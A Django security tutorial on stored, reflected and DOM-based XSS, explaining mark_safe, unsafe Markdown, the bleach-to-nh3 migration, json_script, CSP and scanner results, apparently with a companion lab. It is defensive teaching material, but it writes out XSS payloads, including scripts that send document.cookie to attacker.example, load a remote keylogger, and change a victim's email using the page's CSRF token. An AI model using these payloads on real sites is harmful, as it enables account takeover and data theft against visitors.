Cross-Site Scripting (XSS): Stored, Reflected and DOM-Based Attacks — and Why mark_safe and Unsafe Markdown Are Equally Dangerous
Django Security Series — Post 2 | Series I: Injection Attacks
OWASP A03:2021 — Injection | Reading time: ~32 min
🧪 Run it yourself. This attack ships as a runnable lab in django-security-lab: a vulnerable comment board that marks user-submitted HTML safe with no sanitiser, and a secure one that runs it through
nh3first. Everything is exercised from the command line — post a payload withcurl, then read it back live on the vulnerable board and stripped on the secure one. Clone it and reproduce every step.
Post 1 of this series covered SQL Injection — an attack that targets your database by breaking the boundary between SQL structure and data. Post 2 moves up the stack to the browser layer: Cross-Site Scripting (XSS), where the boundary being broken is between HTML structure and user-supplied content. Both attacks share the same root cause — treating untrusted input as trusted code — and both are grouped under OWASP A03:2021 Injection for exactly that reason.
This post exists because of a real decision I had to make. Petição Brasil — my civic-tech platform for legally-binding petitions — renders user-submitted petition descriptions as Markdown. That means there’s a mark_safe() call somewhere in the pipeline, and the only thing standing between an attacker's <script> tag and 100% execution in every visitor’s browser is whatever sanitisation happens before that call. When I discovered that bleach — the library I was relying on for that sanitisation — had been placed into minimum-maintenance mode by Mozilla in January 2023, I needed to understand exactly what gap it had and what to replace it with. That research became this post.

Django's template engine auto-escapes HTML by default, which stops the majority of XSS attacks transparently. But auto-escaping has deliberate escape hatches: mark_safe(), the | safe filter, and {% autoescape off %} blocks. The risk is compounded by the Markdown rendering pattern: the Python markdown library passes raw HTML through unchanged, so calling mark_safe() on its output without sanitising first hands the attacker direct code execution. The actively maintained replacement for bleach is nh3, a Python binding for the Rust-based Ammonia sanitiser — and the critical difference is that nh3 blocks javascript: URIs by default, which bleach does not. Both libraries are covered in detail in the Vulnerable Patterns section below.
In this post, I’m going to break down how XSS actually works at the browser level, where Django's default protections end, and how to set up a Markdown pipeline that handles untrusted input safely — including the specific gap that forced me to migrate away from bleach.
The Attack: What It Is and How It Works
Cross-Site Scripting occurs when an application includes untrusted data in a web page without proper output encoding — allowing an attacker to execute scripts in a victim's browser in the context of the application's origin. The browser cannot distinguish between scripts the developer intended and scripts the attacker injected: both arrive in the same HTML document, from the same domain, with access to the same cookies, DOM, and storage.
The name 'Cross-Site Scripting' is basically a historical artifact at this point. In reality, it just means an attacker has found a way to run their own code inside your users' browsers. A successful XSS attack gives the attacker the same DOM access that your own JavaScript has: it can read session cookies, capture keystrokes, make authenticated API requests on behalf of the victim, redirect to a phishing page, or mine cryptocurrency in the background.
The same flaw arrives by three different routes, and they are worth separating because each one fails in a different place — one in the database, one in the response, one entirely inside the browser.
Stored XSS is the worst-case scenario: the payload is written into the application's data store — a comment, a profile bio, a product review, a forum post — and from that moment on, it executes in every visitor's browser without any further action from the attacker. One submission, unlimited victims. The attacker doesn't need to keep sending phishing links or tricking users into clicking anything; they just wait while the application does the work for them.
The forensics are also unpleasant. The malicious content is served from the application's own origin via normal HTTP responses, so server logs just show ordinary page loads. The victim's browser has no reason to raise an alarm — the script comes from a trusted domain. Django's default SESSION_COOKIE_HTTPONLY = True makes the session cookie unreadable from JavaScript — it doesn't appear in the document.cookie API at all — which closes the most obvious exfiltration path. But XSS can still read CSRF tokens out of the DOM, perform authenticated actions in-page using the existing session, log keystrokes, or rewrite the UI, so HttpOnly is a partial mitigation, not a fix.
Concrete example: a comment field that stores and renders user input without sanitisation. An attacker submits a comment body that, on every page load, reads the CSRF token from the DOM and uses it to perform an authenticated action against the application's own API in the visitor's name — for example, posting another comment, changing the visitor's email address, or following an attacker-controlled account:
<script>
fetch('/api/account/email/', {
  method: 'POST',
  credentials: 'include',
  headers: {'X-CSRFToken': document.querySelector('[name=csrfmiddlewaretoken]').value},
  body: 'email=attacker@example.com'
});
</script>
The comment is saved to the database. Every subsequent visitor who loads the page silently runs that request from their own browser, with their own session cookie, against the legitimate site — they see nothing unusual. The attacker submitted the payload once; every future page load is an automatic re-execution. (The canonical document.cookie exfiltration payload still appears in older write-ups and demos, but on a stock modern Django app it would not return the session cookie because of HttpOnly; it can still leak any other non-HttpOnly cookies the site sets.)
Reflected XSS travels in the URL or form submission, gets echoed back in the server's response, and vanishes — it's never written to disk. This makes it sound less dangerous than Stored, but the delivery problem is usually easier to solve than it looks. The crafted link can be buried inside a phishing email from a spoofed sender, shrunk by a URL shortener, embedded in a QR code, or slipped into a chat message. Once the victim clicks it, the payload runs in the context of the legitimate site, with the same DOM access your own JavaScript has.
From a detection standpoint, it's nearly invisible: the server's access log records one perfectly ordinary page request, and nothing is left behind after the response is sent.
Concrete example: a search view that echoes the query term back into the page with <p>No results for: {{ query }}</p>. If query is rendered with | safe or the view passes it through mark_safe(), an attacker can craft a URL such as https://example.com/search/?q=<script>fetch('https://attacker.example/?c='+document.cookie)</script> and distribute it via a phishing email. Any user who clicks the link executes the payload in the context of the legitimate site — with full access to that site's cookies and DOM — even though nothing malicious is stored on the server.
DOM-based XSS doesn't touch the server at all. The vulnerability is in client-side JavaScript that reads from a source the attacker controls — location.hash, document.referrer, URLSearchParams — and writes that value into a dangerous sink like innerHTML, document.write, or eval. Django's template engine is completely out of the picture; the server's response can be perfectly clean and the attack still works.
This is what makes it especially tricky: WAFs, server-side validation, and HTTP-level scanning tools are all blind to it. The only place the vulnerability exists is in the JavaScript code itself. The fix is usually simple in principle — use innerText or textContent instead of innerHTML when inserting untrusted text into the DOM, and stay away from eval and new Function(string) with anything that came from the URL — but it requires knowing where in your JavaScript those dangerous patterns exist.
It's worth being explicit about why Django can't help here: browsers never send the fragment (#...) to the server as part of the HTTP request. Django literally never sees it. No middleware, template filter, or view can inspect or sanitise a value that only exists in the browser. The only server-side lever Django has is the Content-Security-Policy header — already covered later in this post — which acts as a backstop by restricting what scripts the browser is allowed to execute. A newer complement is Trusted Types (require-trusted-types-for 'script'), a CSP directive that forces every DOM write through a typed JavaScript policy: passing a raw string to innerHTML throws a TypeError at runtime and, with CSP reporting configured, fires off a violation report. Django can deliver that header via django-csp, but writing the Trusted Types policy itself is still JavaScript work. A minimal client-side example that satisfies the directive looks like this:
// Defined once at app startup, before any DOM-writing code runs.
const sanitisePolicy = trustedTypes.createPolicy('app-html', {
  createHTML: (input) => DOMPurify.sanitize(input)  // or any vetted sanitiser
});

// Every assignment to a Trusted-Types sink must go through the policy:
element.innerHTML = sanitisePolicy.createHTML(userValue);
With require-trusted-types-for 'script' enforced, any element.innerHTML = rawString elsewhere in the codebase — including code an attacker manages to inject — throws at runtime instead of executing.
Concrete example: a page reads a fragment identifier to pre-fill a UI element with document.getElementById('welcome').innerHTML = decodeURIComponent(location.hash.slice(1)). An attacker distributes the URL https://example.com/dashboard/#<img src=x onerror=fetch('https://attacker.example/?c='+document.cookie)>. The server returns its normal, unmodified response — there is nothing suspicious in the HTTP traffic. The browser then executes the JavaScript, reads the fragment, writes it into innerHTML, and the injected onerror handler fires. Django's template layer is never involved.
Whichever route delivers it, the payload itself is the same class of thing. The canonical demonstration is <script>alert(1)</script>, but real attacks use far more capable ones — their capabilities are identical across all three variants, and only the delivery route changes:
| Payload pattern | What it does |
|---|---|
<script>document.location='https://attacker.example/?c='+document.cookie</script> |
Exfiltrates session cookies |
<img src=x onerror="fetch('/api/action',{method:'POST',credentials:'include'})"> |
Performs an authenticated action as the victim |
<script src="https://attacker.example/keylogger.js"></script> |
Loads a remote payload for persistence |
HTML attributes provide injection points when <script> tags are stripped but event handlers are not: <img src=x onerror=...>, <svg onload=...>, <body onpageshow=...>. In Markdown specifically, link targets are a critical vector: [click me](javascript:alert(document.cookie)) renders as <a href="javascript:alert(document.cookie)">click me</a> — valid Markdown, valid XSS, and one that bleach does not stop without extra configuration.
Real-World Incidents
TweetDeck XSS Worm (2014)
In June 2014, a 19-year-old Austrian electronics-and-computer-science student called Florian (handle @firoxlx) was experimenting with TweetDeck — Twitter's official power-user dashboard — trying to make it display a unicode heart character. In the process he discovered that TweetDeck was rendering tweet content as raw, unsanitised HTML inside its column interface. Rather than reporting the issue privately, Florian publicly tweeted that he had found a vulnerability and demonstrated it with a harmless alert() popup script in the open. Another user, going by the handle @derGeruhn, picked up the disclosure within hours and crafted a self-replicating worm: a single tweet containing a <script> block that automatically retweeted itself from the account of every TweetDeck user who loaded it in their timeline. The Guardian's report puts the count at over 80,000 retweets in the few hours before Twitter suspended the TweetDeck service entirely while engineers patched the rendering layer.
The 2014 TweetDeck incident is a perfect real-world example of how fast Stored XSS can spiral out of control — and a useful reminder that vulnerability disclosure practices matter as much as the patch. The formula was painfully simple: a single rendering pipeline without an HTML sanitiser, one user-generated content field, and every subsequent viewer executes whatever was stored. MITRE ATT&CK maps the code execution to T1059.007 (Command and Scripting Interpreter: JavaScript), the primary technique for this class; where XSS is used instead to hijack credential entry on a login portal, T1056.003 (Input Capture: Web Portal Capture) applies, though it is a weaker fit for the stored-in-user-content shape TweetDeck had. The fix was a single change to that pipeline: pass tweet content through an HTML sanitiser before inserting it into the DOM — exactly the nh3.clean() step this post's secure pipeline adds between markdown.markdown() and mark_safe(). For Django developers the parallel is direct: a comment field, a user bio, a product review — any field that stores content from one user and renders it for others becomes this worm's entry point if it reaches the browser without sanitisation.
The regulatory dimension is what turns a stored-XSS finding from an engineering ticket into a reportable event. TweetDeck predates the modern data-protection regimes, but run the same flaw on a Django application that holds personal data and the calculus changes: an injected script that exfiltrates a session token — or quietly performs an authenticated action as the visitor — is unauthorised processing. Where the content it reaches reveals political opinion, health, or racial origin, Brazil's LGPD classifies that as sensitive personal data (Art. 5(II)) and applies the heightened protections of Art. 11. The lesson for Django developers is uncomfortable but useful: the one field you decided not to sanitise determines the size of the incident report, not just the size of the bug.
Source: The Guardian — TweetDeck vulnerability: teenager's emoji heart exposes Twitter security flaw (2014)
Django's Default Protections
Django's template engine auto-escapes all variable output by default. Auto-escaping is the process of automatically converting characters that have special meaning in HTML into their safe text equivalents before they are written into the page — so that a value like <script> is rendered as visible text rather than executed as markup. When you write {{ variable }} in a template, Django converts five characters before inserting the value into HTML:
| Character | Escaped as |
|---|---|
< |
< |
> |
> |
' |
' |
" |
" |
& |
& |
(Footnote: Django historically escaped ' to the decimal entity ' and switched to the hex form ' in Django 3.0. Both are valid HTML entity references for the same character, so older code samples or shell sessions may show either form interchangeably.)
A stored payload of <script>alert(1)</script> in a model field renders as <script>alert(1)</script> — harmless visible text in the browser, never parsed as HTML. This happens automatically for every {{ variable }} expression, with no developer action required.
Auto-escaping applies regardless of where the value came from — a database model field, a URL query parameter (request.GET), a form submission (request.POST), or any other origin. The source of the data makes no difference; the template engine escapes every {{ variable }} the same way. The important caveat is that auto-escaping only applies to values rendered through {{ }} in HTML context. The same request.GET value interpolated into a <script> block, written to innerHTML from client-side JavaScript, or routed through one of the three developer-declared bypass mechanisms listed in limitation 1 below is not protected.
This protection applies to the output encoding step: the final transformation before HTML is sent to the browser. It has three limitations developers must know:
- Developer-declared bypasses —
mark_safe(), the| safefilter, and{% autoescape off %}blocks disable auto-escaping entirely for the values they touch. These are covered in the next section. <script>blocks in templates — Django still HTML-escapes{{ variable }}expressions inside a<script>tag, but HTML escaping is the wrong encoding for JavaScript context: an HTML-escaped value like"; fetch(...);//is still valid JavaScript and still executes. The correct strategy is JSON encoding viajson_script. This is covered under Vulnerable Pattern § 5.- DOM-Based XSS — if client-side JavaScript reads from a source the attacker controls (
location.hash,URLSearchParams,document.referrer) and writes to a dangerous sink (innerHTML,document.write,eval), the attack never touches the server. Django's template escaping is not involved and offers no protection. This variant is covered in the Attack section above.
Vulnerable Pattern: What NOT to Do
1. mark_safe() on User-Supplied Content
To understand why mark_safe() is dangerous on user input, you first need to understand why it exists at all.
Django's template engine escapes every {{ variable }} by default, turning <script> into <script> before writing it into the page. This is correct for plain text values, but it is a problem when you legitimately need to render HTML. If a developer has already built a safe HTML string — say, a navigation menu assembled in Python code that contains <a href="..."> tags — they don't want those angle brackets escaped into visible text. mark_safe() is the developer's declaration to Django: "I have verified this string is safe HTML; render it as markup, not as text."
The entire safety guarantee rests on that declaration being true. Django does not verify it. It trusts the developer completely.
# INSECURE — marks attacker-controlled string as trusted HTML
from django.utils.safestring import mark_safe

def render_user_bio(bio_text):
    return mark_safe(bio_text)  # auto-escaping is now permanently disabled for this value
When mark_safe() is called on a value from user input, the developer is telling Django to trust content they did not write and cannot control. Auto-escaping — which would have turned <script>alert(1)</script> into harmless visible text — is bypassed entirely. The template outputs the raw string into the page, the browser parses it as HTML, and the script executes. Every visitor who loads that page runs the attacker's code in their browser, in the context of your domain, with access to your session cookies and DOM.
The rule is unconditional: never pass a value that originated from user input to mark_safe() without first running it through an allowlist sanitiser.
2. The | safe Filter and {% autoescape off %}
| safe and {% autoescape off %} solve the same problem as mark_safe(), but at the template layer instead of the view or template-tag layer. The legitimate use case is identical: a developer has produced HTML in Python code — perhaps a utility that generates pagination links, a form widget that renders its own markup, or a variable that has already been processed through a trusted sanitiser — and needs the template to render it as HTML rather than escape it as text.
Both are syntactic alternatives to mark_safe(). Applying | safe to a variable is exactly equivalent to having called mark_safe() on that value in Python — it sets the same trusted-HTML flag on the string object and bypasses auto-escaping for that output point. {% autoescape off %} is broader: it disables auto-escaping for every variable inside the block, not just one.
{{ comment.body | safe }}


{% autoescape off %}
    {{ post.user_content }}
{% endautoescape %}
The danger is the same as mark_safe(): if the value reaching these expressions contains user-supplied content, auto-escaping — the only thing standing between a stored <script> tag and the browser — is gone. {% autoescape off %} compounds the risk because a single misplaced block silently disables protection for every variable inside it, including variables added by future developers who may not notice the block is there.
3. Markdown Without Sanitisation
Markdown is used wherever applications need to accept rich text from users without exposing them to the full complexity — and full attack surface — of an HTML editor. A blog comment system, a project README field, a user bio, a product review: these all benefit from letting users write **bold** or [a link](https://example.com) without needing to type raw HTML. The server converts that Markdown syntax to HTML at render time and displays it in the page. It is a widely adopted pattern precisely because it feels safe — Markdown is a lightweight markup language, not HTML, so it seems like there is a layer of separation between user input and the rendered page.
There is not. The Python markdown library — the de-facto standard converter — deliberately passes raw HTML embedded in Markdown source through to its output unchanged. A user is not limited to Markdown syntax; they can include literal <script> tags in their input and the converter will pass them straight into the HTML it produces. Then, because the application needs to render that HTML properly in the browser, it calls mark_safe() on the result — and at that point the raw <script> tag reaches the page unmodified.
# INSECURE — markdown.markdown() passes raw HTML through unchanged
import markdown
from django.utils.safestring import mark_safe

def render_user_content(text):
    html = markdown.markdown(text)
    return mark_safe(html)  # <script> in 'text' survives the markdown step intact
The library's safe_mode option was removed in version 3.0 (2018) precisely because it was not a reliable sanitisation mechanism — the right answer was always a dedicated sanitiser downstream. The maintainers' explicit position is that sanitisation belongs to a downstream library, not the converter itself. There is no flag to flip and no extension to enable that makes markdown.markdown() safe on untrusted input — sanitisation must happen as a separate downstream step. Today the library's documentation makes no claim of sanitisation, and its behaviour is unchanged: raw HTML in Markdown input passes through to the output unchanged. A user who submits <script>fetch('https://attacker.example/?c='+document.cookie)</script> in a Markdown body gets that script tag passed through to the HTML output unchanged.
4. bleach — Deprecated; Replace It
bleach was the go-to HTML sanitisation library in the Python ecosystem for over a decade. It was developed by Mozilla and used in production at scale — most notably powering the HTML sanitisation layer in the Firefox Add-ons Marketplace. Its job in a Markdown pipeline was exactly what the previous section called for: take the raw HTML output from markdown.markdown(), strip every tag and attribute not on an explicit allowlist, and return clean HTML that was safe to pass to mark_safe(). For years, if you searched for "Django sanitise HTML" or "Python bleach Markdown", the bleach pattern was the standard answer.
Mozilla placed bleach into minimum-maintenance mode on 2023-01-23. The 6.x release line is the current and final feature line. The maintainer's stated commitment is critical security fixes, support for new Python versions, and fixes for egregious bugs — roughly one release per year — with no further feature work. The deprecation notice links directly to nh3 as the recommended replacement.
Beyond the deprecation, bleach has a structural gap that makes it insufficient even at 6.x: it does not inspect the content of allowed attribute values. href is a legitimate attribute on <a> tags and belongs in any allowlist. But bleach does not validate what the href contains — so <a href="javascript:alert(document.cookie)"> passes through bleach.clean() unchanged when href is allowed. The [click me](javascript:alert(1)) Markdown pattern is valid input, produces that <a> tag after the Markdown step, and reaches the browser as a live XSS vector.
If your codebase uses bleach, migrate to
nh3. Do not add bleach to new projects.
Bleach is still present in a large number of production Django codebases written before 2023. If you encounter it in an existing project, you need to recognise the pattern, understand exactly where its gap is, and know what to replace it with.
# PARTIALLY INSECURE — bleach strips <script> but not javascript: hrefs by default
import bleach

ALLOWED_TAGS = ['a', 'p', 'strong']  # ... full tag list
ALLOWED_ATTRS = {'a': ['href', 'title']}

clean = bleach.clean(html, tags=ALLOWED_TAGS, attributes=ALLOWED_ATTRS, strip=True)
# A link like <a href="javascript:alert(1)">text</a> survives this call intact
The secure replacement is nh3 (covered in the next section). It wraps the Rust Ammonia library, which applies a URL scheme allowlist to every URL-type attribute by default — javascript: and data: URIs are stripped without any extra configuration. The migration is a small API change: swap import bleach for import nh3, change list literals to set literals for the tags and attributes parameters, and drop the strip=True argument (Ammonia always strips). Remove bleach and webencodings from requirements.txt and add nh3.
5. JavaScript Context: <script> Blocks
Django's auto-escaping is an HTML-context escape: it converts the five characters that break HTML structure. It does nothing inside a <script> block, because within JavaScript, HTML escaping is the wrong encoding entirely and produces broken code rather than safe code.
A common pattern that looks safe but is not:
<script>
  var username = "{{ request.user.username }}";
</script>
HTML escaping covers only five characters (<, >, ', ", &) — none of the syntax characters JavaScript needs for injection in a template-literal or non-string context. Switch the template to a template literal (var username = `{{ username }}`) and supply `${fetch('https://attacker.example/?c='+document.cookie)}` as the value; Django leaves the backtick, $, {, and } untouched and the interpolated expression executes without any string-breaking. In unquoted integer or object contexts there are no string delimiters to escape out of at all. HTML escaping is also the wrong encoding layer for a deeper reason: <script> is a raw text element in HTML5 — the HTML parser never decodes character references inside it — so a Django-escaped " lands in the JavaScript engine as the literal six-character sequence ", not as a double-quote. The encoding addresses the wrong parser entirely.
The correct fix is Django's built-in json_script filter, which serialises the value to a JSON-encoded <script type="application/json"> block using an id attribute you reference from your own JavaScript:
{{ request.user.username | json_script:"username-data" }}

<script>
  var username = JSON.parse(document.getElementById('username-data').textContent);
</script>
The safety of json_script does not come from HTML-escaping inside an executable <script> block (which, as the previous example showed, would be the wrong encoding). It comes from two distinct properties: first, the data is emitted inside <script type="application/json">, which the browser treats as inert data — it is never parsed as JavaScript. Second, Django escapes <, >, and & in the JSON payload specifically to make it impossible for a user-supplied value to break out of the data block by injecting </script>. The value reaches your code only when your own JavaScript reads .textContent and calls JSON.parse() on it — the value is passed through the DOM as a data node, never concatenated directly into JavaScript source.
The rule is: never interpolate user data directly into a <script> block with {{ variable }}. Use json_script and read the value from the DOM in your JavaScript.
Secure Implementation: The Django Way
The safe pattern for rendering Markdown from untrusted sources is a strict three-step pipeline: convert, sanitise, then mark safe. The order is not stylistic — each step is responsible for one specific transformation, and reordering them or skipping one re-opens the exact vulnerability the pipeline exists to close:
-
Convert Markdown to HTML — the Markdown library's responsibility.
markdown.markdown(user_text)turns Markdown syntax (**bold**,[link](url), fenced code blocks) into the corresponding HTML tags. It does not sanitise: any raw HTML the user embedded in the Markdown source — including<script>,<iframe>,onerrorattributes,javascript:URLs — is passed through to the output unchanged. The output of this step is HTML that is syntactically correct but not yet safe to render. -
Sanitise the HTML against an allowlist — the sanitiser's responsibility.
nh3.clean(html, tags=..., attributes=...)parses the HTML from step 1 into a DOM, walks the tree, and removes every tag and attribute that is not in the explicit allowlist. Dangerous URL schemes (javascript:,data:in attributes that accept URLs) are stripped. The output of this step is HTML that is both syntactically correct and safe to insert into a page, because the only constructs that survived are the ones you explicitly permitted.
Only after both steps does mark_safe() get called on the result. mark_safe() itself performs no sanitisation — it is a marker that tells Django's template engine "this string has already been made safe by someone else, do not auto-escape it again when rendering." Calling mark_safe() on raw user input, or on the output of step 1 without step 2, tells Django to trust a string that has not actually been sanitised. That is the root of every Markdown-related XSS in the wild: not a missing escape, but a mark_safe() placed on the wrong line.
The rule is therefore: mark_safe() is the last call, never the first, and it only runs on the output of the sanitiser — never directly on the output of the Markdown converter or on raw user input.
The Invariant Rule
Wherever mark_safe() appears in code that touches user-supplied content, a sanitiser call must precede it:
# ALWAYS: sanitise first, mark safe second
clean = nh3.clean(user_html, tags=ALLOWED_TAGS, attributes=ALLOWED_ATTRS)
return mark_safe(clean)

# NEVER: mark safe without sanitising
return mark_safe(user_html)
Content Security Policy
Sanitisation stops malicious HTML from being stored and rendered. A Content Security Policy is the browser-level backstop for when sanitisation fails — a misconfiguration, an allowlist edge case, an injection vector you didn't foresee. A CSP header tells the browser which script sources it may execute, so an injected <script> that slips through is refused at execution time.
The one directive that matters for XSS is script-src 'self' — and never 'unsafe-inline'. Scripts run only if served from your own origin, so both an inline <script>alert(1)</script> and an external <script src="https://attacker.example/…"> are blocked regardless of what the HTML contains. In Django, django-csp adds the header via middleware:
# settings.py (django-csp 4.0+)
CONTENT_SECURITY_POLICY = {
    "DIRECTIVES": {
        "default-src": ("'none'",),
        "script-src":  ("'self'",),
    },
}
CSP is defence in depth, not a replacement for sanitisation — it lowers the severity of an XSS that gets through but never closes the hole.
It also doubles as a detection tool. Content-Security-Policy-Report-Only serves the same policy but reports violations instead of blocking them — every script the policy would have refused is posted to an endpoint you choose. On a live site that is the closest thing to a free intrusion-detection signal for XSS: it is how you find the injection that slipped past sanitisation, and the safe way to trial a strict policy before enforcing it. Its rollout — along with the full directive set and the nonces and hashes that let legitimate inline scripts through — is the subject of a later post in this series.
XSS Prevention Checklist: The Full Picture
XSS in Django comes from two distinct sources. Auto-escaping handles the first automatically. The remaining three controls address the deliberate bypasses:
| Control | What it covers |
|---|---|
| Django auto-escaping (default) | Plain model fields in {{ variable }} expressions — escapes <, >, ', ", & automatically with no developer action required |
Never apply mark_safe() / | safe / {% autoescape off %} to user input |
The three explicit bypass routes — each disables auto-escaping and must only be used on output that has already been sanitised |
Allowlist sanitisation with nh3 before mark_safe() |
User-supplied HTML and Markdown output — strips disallowed tags, event-handler attributes, and unsafe URL schemes (javascript:, data:) before the value is marked safe |
Replace bleach with nh3 in existing codebases |
Legacy codebases only — closes the javascript: URI gap that bleach carries in its final 6.x release |
Content Security Policy (django-csp) |
Defence-in-depth browser-level control — restricts which scripts the browser will execute; blocks injected <script> tags even if sanitisation is bypassed |
The Analyst's View
A scanner hands you XSS findings in bulk, and the CySA+ framing earns its keep at triage, which is where most of the actual work is. The first question is not "is it exploitable" but which variant, because that sets the blast radius and therefore the priority. A stored finding is one submission and unlimited victims, re-executing from your own origin on every page load. A reflected one needs a delivery campaign per victim. A DOM-based one may never appear in a server log or in the scanner's own traffic. Same CWE, three very different incident sizes. The second question is what the payload can actually reach: because Django sets HttpOnly on the session cookie by default, an honest write-up says the attacker gets DOM access and authenticated in-page actions — not "session hijacking" — unless the application hands out a token JavaScript can read.
The controls sort cleanly once you have the vocabulary. Allowlist sanitisation before mark_safe() is a preventive control: it removes the dangerous construct rather than watching for it. A Content Security Policy is a compensating control — it assumes sanitisation already failed and constrains what the browser will run, which is exactly why "we have a CSP" never closes an XSS finding. It lowers the severity; the finding stays open until the sanitiser is fixed. And unlike the three layers in Post 1, this class does come with a genuine detective control: CSP in report-only mode, and Trusted Types violations, send you a report every time something tries to execute what it shouldn't. That report is the closest thing to an intrusion-detection signal the application layer gives you for free — and it is worth wiring up before you need it, because it is also how you find the injection you missed.
Catching It Automatically
Four controls are only worth as much as your ability to prove they are switched on — and to notice the day someone adds a | safe to get a template rendering the way they wanted. This section is the durable home for that proof: the test you write against your own pipeline, and the static analysers you point at the source.
Testing Your Defence
# blog/tests.py
from django.test import TestCase
from blog.templatetags.markdown_extras import markdown_filter

class XSSProtectionTests(TestCase):
    def test_script_tag_is_stripped(self):
        """Raw <script> in user content must not survive as an executable tag."""
        output = str(markdown_filter('<script>alert(document.cookie)</script>'))
        self.assertNotIn('<script', output.lower())

    def test_javascript_link_is_stripped(self):
        """`javascript:` URI in a Markdown link must not reach the browser.
        This test fails with bleach in any configuration unless a custom href
        validator callback is added — it is a fundamental API gap, not a config oversight."""
        output = str(markdown_filter('[click me](javascript:alert(1))'))
        self.assertNotIn('javascript:', output)

    def test_event_handler_attribute_is_stripped(self):
        """Event-handler attributes on raw HTML tags must be removed."""
        output = str(markdown_filter('<img src=x onerror=alert(1)>'))
        self.assertNotIn('onerror', output)

    def test_safe_markdown_passes_through_correctly(self):
        """Legitimate Markdown must produce correct HTML after sanitisation."""
        output = str(markdown_filter('**bold** and `code`'))
        self.assertIn('<strong>bold</strong>', output)
        self.assertIn('<code>code</code>', output)
Scanning It
Post 1's SQL injection was a class the standard tools catch cleanly — Bandit and Semgrep both flagged the vulnerable view and went quiet on the secure one. XSS through mark_safe is where that tidy result falls apart — and seeing exactly how it happens is the lesson.
Bandit — the AST scanner from Post 1 — has a check aimed straight at this class: B703 / B308, use of mark_safe. Point it at the lab's two views:
bandit -r labs/post_02_xss/
It fires on both of them:
>> Issue: [B703:django_mark_safe] Potential XSS on mark_safe function.
   Location: labs/post_02_xss/views_vulnerable.py:32:60
32    f"<li><strong>{escape(c.author)}</strong>: {as_html(mark_safe(c.body))}</li>"

>> Issue: [B703:django_mark_safe] Potential XSS on mark_safe function.
   Location: labs/post_02_xss/views_secure.py:28:60
28    f"<li><strong>{escape(c.author)}</strong>: {as_html(mark_safe(nh3.clean(c.body)))}</li>"
Bandit matches the mark_safe() call itself and never inspects the argument — B703/B308 are blacklist checks keyed on the call name — so mark_safe(c.body) (the bug) and mark_safe(nh3.clean(c.body)) (the fix) look identical to it. The finding on the secure view is a false positive against code that is already correct.
Semgrep's community rules report nothing at all, on either view — but not for the reason you'd guess:
semgrep scan --config p/django --config p/python --config p/owasp-top-ten labs/post_02_xss/
# Ran 156 rules on 15 files: 0 findings.
It is not that Semgrep lacks a rule for this. It ships one — avoid-mark-safe — but it is tagged subcategory: audit, confidence: LOW, and the curated packs an analyst actually runs (p/django and friends) don't pull it in; none of the 156 rules that did run target mark_safe. And invoking that rule directly doesn't rescue the result. It excludes only format_html(...) and string literals, so it fires on mark_safe(c.body) and mark_safe(nh3.clean(c.body)) — it has never heard of nh3, so it flags the sanitised fix exactly as Bandit does.
So the off-the-shelf result is bleak in two ways at once: the community packs report nothing (their mark_safe coverage sits in an audit rule the packs skip), and every dedicated mark_safe check that does exist — Bandit's B703, Semgrep's own avoid-mark-safe — is a blunt call-matcher that flags the sanitised fix as loudly as the bug. Neither yields a vulnerable-fires / secure-silent result to assert on. That is the narrow case where writing a small custom Semgrep rule is justified rather than busywork (most of the time the community rules are enough): the standard tools can't tell this bug from its fix, so I wrote one that can.
The rule is deliberately blunt — in effect it is avoid-mark-safe taught to recognise a sanitiser: flag mark_safe() on anything that is not a string literal and not an allowlist-sanitiser/escaper call (nh3.clean, escape, format_html):
# rules/xss.yaml  (abridged)
patterns:
  - pattern: mark_safe($X)
  - pattern-not: mark_safe("...")
  - pattern-not: mark_safe(nh3.clean(...))
  - pattern-not: mark_safe(escape(...))
  - pattern-not: mark_safe(format_html(...))
That is enough to separate the two views — it fires on the vulnerable one and stays silent on the secure one, the clean result neither standard tool could give:
semgrep --config rules/xss.yaml labs/post_02_xss/views_vulnerable.py   # 1 finding, line 32
semgrep --config rules/xss.yaml labs/post_02_xss/views_secure.py       # 0 findings
It is honest about its own limits. Being syntactic rather than taint-tracking, it cannot see sanitisation that happened a line earlier through a variable — clean = nh3.clean(x); mark_safe(clean) is a false positive it accepts, documented in the rule's test fixture. (Taint mode would catch that, but it needs a source it can trace to the sink, and a value stored in the database and read back on a later request is not one Semgrep's open-source engine resolves — which is why a pattern rule, not taint, is the right tool for this class.) A semgrep --test fixture pins the rule's behaviour, and CI re-runs both the fixture and the two-view assert on every commit.
All three runs — Bandit, community Semgrep, and the custom rule — are committed under scans/ so you can read exactly what each reported without installing anything; tests.py remains the runnable proof of the vulnerability itself.
